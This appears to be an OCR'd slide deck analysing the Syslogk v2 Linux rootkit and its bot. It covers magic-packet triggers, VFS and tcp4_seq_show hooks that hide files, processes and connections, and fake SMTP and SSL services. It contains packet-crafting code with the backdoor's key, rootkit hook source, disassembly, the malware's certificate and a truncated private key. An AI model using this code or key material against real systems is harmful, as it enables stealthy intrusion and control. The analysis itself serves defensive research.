
Extracting the magic packets requirements for command ID 2

A variant of Command ID 2:

- **It kills existing instances before executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b proxy**

```
ip_header  = b'\x45\x00\x00\x00'  # Version, IHL, Type of Service | Total Length
ip_header += b'\x27\xE5\x00\x00'  # Identification | Flags, Fragment Offset
ip_header += b'\x00\x06\x00\x00'  # TTL, Protocol | Header Checksum
….
tcp_header += b'\x50\x08\x03\xFE' # Data Offset, Reserved, Flags | Window Size


ip_header = ip_header.replace('\xCA\xFE', struct.pack('<i', valid_ids[0]))
magic_value = "\x00\x00\x00\x2C"
key = "MDAwMDAwMTEAHuedzHTJiltbtQ=="
padding = "A" * (0x0A - len(magic_value))
data = magic_value + (padding + key)
```



Syslogk v2

Extracting the magic packets requirements for command ID 2


After Command ID 2:

- **Running step 3 for updating *logininfo*.**

data = "MDAwMDAwMDkqK/GGwHaOs2Y=" # This is **Length** + (**"__step3__" encrypted with AES in CTR mode**) **and base64 encoded**

Step 3 requires proxy mode

- state = 2 => Proxy mode state.
- dword_1E2F0 = 3 => Setted after executing proxy mode.




Syslogk v2


The callback mode is not used for now

The highlights in Command ID 0:

- **Executing: /etc//tp-b8PbR2v1ms/sm1v2RbP8b cb**

The callback mode call is not implemented (**only 3 call references** of commands with the command id hardcoded on it).







Syslogk v2

Hiding the bot via Hooks

- It patches the functions in the Virtual File System (VFS)



- Any directory containing the substring *b8PbR2v1ms* will be hidden by the rootkit



- Adore-Ng uses the same technique

```
int patch_vfs(const char *p, readdir_t *orig_readdir, readdir_t new_readdir)
{
        struct file *filep;

        if ((filep = filp_open(p, O_RDONLY, 0)) == NULL) {
                return -1;
        }

        if (orig_readdir)
                *orig_readdir = filep->f_op->readdir;

        filep->f_op->readdir = new_readdir;
        filp_close(filep, 0);
        return 0;
}
```

Syslogk v2

Hiding the bot via Hooks

- It replaces the function ***hk_root_readdir*** by ***hk_root_readdir_0***.

Hooks		
Type of the function	Offset	Name of the function
Original	**hks+(0x38) * 0**	**proc_root_readdir**
Hook	**hks+(0x38) * 0 + 0x10**	**hk_root_readdir_0**
Original	hks+(0x38) * 1	tcp4_seq_show
Hook	hks+(0x38) * 1 + 0x10	hk_t4_seq_show

- Malicious *bash*, *sh*, and *sm1v2RbP8b* tasks will be also hidden.

```
db 'bash',0

db 'sh',0

db 'sm1v2RbP8b',0
```

```
.bss:000000000001D240 spid
.bss:000000000001D240
.bss:000000000001D248
.bss:000000000001D248 rpid
.bss:000000000001D248
.bss:000000000001D250
.bss:000000000001D260
.bss:000000000001D260 pidtab
```

- Syslogk hook

```
.text:0000000000000940 hk_root_readdir_0 proc near
.text:0000000000000940 call    __fentry__
.text:0000000000000945 push    rbp
.text:0000000000000946 mov     cs:bk_proc_filldir, rdx
.text:000000000000094D mov     rdx, offset nw_proc_filldir
.text:0000000000000954 mov     rax, cs:hks+8   ; proc_root_readdir
.text:000000000000095B mov     rbp, rsp
.text:000000000000095E call    __x86_indirect_thunk_rax
.text:0000000000000963 pop     rbp
.text:0000000000000964 retn
.text:0000000000000964 hk_root_readdir_0 endp
```

- Adore-Ng uses the same technique

```
proc_filldir = filldir;
r = orig_proc_readdir(fp, buf, adore_proc_filldir);
```


Syslogk v2

Hiding the bot via Hooks

- It replaces the function ***tcp4_seq_show*** by ***hk_t4_seq_show***.

Hooks		
Type of the function	Offset	Name of the function
Original	hks+(0x38) * 0	proc_root_readdir
Hook	hks+(0x38) * 0 + 0x10	hk_root_readdir_0
Original	**hks+(0x38) * 1**	**tcp4_seq_show**
Hook	**hks+(0x38) * 1 + 0x10**	**hk_t4_seq_show**

- The connections performed by the bot are also hidden (lines containing the listening port are eliminated from the string).




```
loc_1220:                ; s
lea     rdi, [rbp-34h]
mov     rsi, offset format ; ":%04X"
xor     eax, eax
call    sprintf
mov     rax, [rbx+18h]
lea     rsi, [rbp-34h]
mov     edx, 96h
lea     r14, [rax-96h]
mov     rdi, r14
add     rdi, [rbx]
call    strnstr
test    rax, rax
jz      loc_11AC
```

```
691         char port[12];
692
693         r = orig_tcp4_seq_show(seq, v);
694         for (i = 0; HIDDEN_SERVICES[i]; ++i) {
695                 sprintf(port, ":%04X", HIDDEN_SERVICES[i]);
696                 /* Ignore hidden blocks */
697                 if (strnstr(seq->buf + seq->count-NET_CHUNK,port,NET_CHUNK)) {
698                         seq->count -= NET_CHUNK;
699                         break;
700                 }
701         }
702
703         return r;
704 }
```

Syslogk v2

Overviewing the bot



Syslogk v2

Overviewing the bot. Multiple fake services available.

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple services for connecting to it.**


Protocol identifier	Address	Description
0	0x00406286	other
1	0x00406275	tcp
99	0x00406299	ohttp
2	0x00405CAE	ssl
3	0x00405CCF	https
4	0x00405CF0	smtp

Syslogk v2

Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it.**

- For instance, **SMTP** has the identifier **4**.




Syslogk v2

Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it.**

- For instance, **SMTP** has the identifier **4**.
- We can see also the comparison in *eax* for executing it.




Syslogk v2

Overviewing the bot. Multiple fake services

The bot is **very stealth**. Apart of being hidden by the rootkit, **it can fake multiple protocols/services for connecting to it.**

- For instance, **SMTP** has the identifier **4**.
- We can see also the comparison in *eax* for executing it.
- **The SMTP server implementation is a code reuse.**
  - https://cpp0x.pl/forum/temat/?id=25974




  - https://github.com/fcgll520/CppLinux/blob/master/LibCurl/socket-starttls.cpp#L23



```
.data:0000000000061B9A0 a220ExampleComS db '220 example.com SMTP',0Dh,0Ah,0
.data:0000000000061B9A0                                         ; DATA XREF: SMTP_starttls+11↑o
.data:0000000000061B9A0                                         ; SMTP_starttls+23↑o
.data:0000000000061B9B7                 align 20h
.data:0000000000061B9C0 a250ExampleComA db '250-example.com at your service',0Dh,0Ah
.data:0000000000061B9C0                 db '250-SIZE 157286400',0Dh,0Ah
.data:0000000000061B9C0                 db '250-STARTTLS',0Dh,0Ah
.data:0000000000061B9C0                 db '250 SMTPUTF8',0Dh,0Ah,0
.data:0000000000061BA12 a250Ok          db '250 Ok',0Dh,0Ah,0
.data:0000000000061BA1B                 align 20h
.data:0000000000061BA20 a354SendData    db '354 send data',0Dh,0Ah,0
.data:0000000000061BA30 a250EmailWasSer db '250 email was send',0Dh,0Ah,0
.data:0000000000061BA45 a221Bye         db '221 Bye...',0Dh,0Ah,0
.data:0000000000061BA52                 align 20h
.data:0000000000061BA60 a220200ReadyToS db '220 2.0.0 Ready to start TLS',0Dh,0Ah,0
.data:0000000000061BA7F                 align 20h
.data:0000000000061BA80 ; char a250ExampleCom2[]
.data:0000000000061BA80 a250ExampleCom2 db '250-example.com',0Dh,0Ah
.data:0000000000061BA80                                         ; DATA XREF: SMTP_starttls:loc_40DC22↑o
.data:0000000000061BA80                                         ; SMTP_starttls+7C↑o
.data:0000000000061BA80                 db '250-STARTTLS',0Dh,0Ah
.data:0000000000061BA80                 db '250 SMTPUTF8',0Dh,0Ah,0
.data:0000000000061BAAE                 align 10h
.data:0000000000061BAB0 ; char a220ReadyToStar[]
.data:0000000000061BAB0 a220ReadyToStar db '220 Ready to start TLS',0Dh,0Ah,0
```

Syslogk v2

Overviewing the bot. Multiple fake services

The **bot chooses the appropriate protocol** (*TCP* or *SSL*), for sending and receiving data, **depending on the fake service**.





Syslogk v2

Overviewing the bot. Multiple fake services

The SSL connection requires a certificate (the **same certificate** that they used for **Syslogk v1**).


```
-----BEGIN CERTIFICATE-----
MIIDZTCCAk0CFGea+DeQMw739YWJuj8NI38FvCzLMA0GCSqGSIb3DQEBCwUAMG8x
CzAJBgNVBAYTAkFVMQ0wCwYDVQQIDARuYW1lMQ0wCwYDVQQHDARjaXR5MSEwHwYD
VQQKDBhJbnRlcm5ldCBXaWRnaXRzIFB0eSBMdGQxEDAOBgNVBAsMB3NlY3Rpb24x
DTALBgNVBAMMBG5hbWUwHhcNMTgxMTE5MTg0OTA2WhcNMTkxMTE5MTg0OTA2WjBv
MQswCQYDVQQGEwJBVTENMAsGA1UECAwEbmFtZTENMAsGA1UEBwwEY2l0eTEhMB8G
A1UECgwYSW50ZXJuZXQgV2lkZ2l0cyBQdHkgTHRkMRAwDgYDVQQLDAdzZWN0aW9u
MQ0wCwYDVQQDDARuYW1lMIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA
tlnqZJNnTEKf2rx6scEqc2vCnGjOJO/Os2gEJTwvLym9SWSMNZ2GTNOKmKsuF8Al
bzWnOujglzmbyJjN28iyt2IUkTHEJlrb7ka2EnxnRP9uhA7QOPl0Bl7wi2kmZNrX
shKXYnWNWikdRuVMv4J6WFqjx8GDq9NVBwZpqF4OqZzEUcT4yTmVaf9v2Ll2JUnh
P3VXiv35ng0UT7rMqlB73qQaIPjmmcQLOzGrdbJXadLePZzp0BX5MVVW4vPxXxhZ
pdZCT6J6CxPUN589//IMm3cHPZ0xVcbheDmJG9FTNPXxhOc/wBEGzmNTzLcjiwRk
uzSx7gQsDCvUC/+Lc/nFxwIDAQABMA0GCSqGSIb3DQEBCwUAA4IBAQCPHTnCCOzh
dkc19fLU327wAYvoRi6T73Ik3wxI+A2U6ATo8qY6dZEvynmhBxhkhYahrfYRYYYB
1fbbYqKYfBR1Hcr/Q4q0J/wyCwG7ZejvkgFHILUEBb9is7obBudAryZDBpRyNK6a
k8aotUnH4bDlyLC6lUQlapzihr3WE5mGzjnVIH2YCN4ooyshkQi6wGvHJ2QudQBB
2qwN6dJbZbtj8j9tFPCojKGQIW8wnLxRoim2188z+DTW6Wb+I3/bWI12uP9YhQ7L
kBHt495ClCqUsrVSUjcgttazGWvcM2ms/UrUoNdbhKsDzx1rvpDdb5sz6170Zg7z
7ikRaS9ULzzm
-----END CERTIFICATE-----
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEogIBAAKCAQEAtlnqZJNnTEKf2rx6scEqc2vCnGjOJO/Os2gEJTwvLym9SWSM
NZ2GTNOKmKsuF8AIbzWnOujglzmbyJjN28iyt2IUkTHEJlrb7ka2EnxnRP9uhA7Q
OPl0Bl7wi2kmZNrXshKXYnWNWikdRuVMv4J6WFqjx8GDq9NVBwZpqF4OqZzEUcT4
yTmVaf9v2Ll2JUnhP3VXiv35ng0UT7rMqlB73qQaIPjmmcQLOzGrdbJXadLePZzp
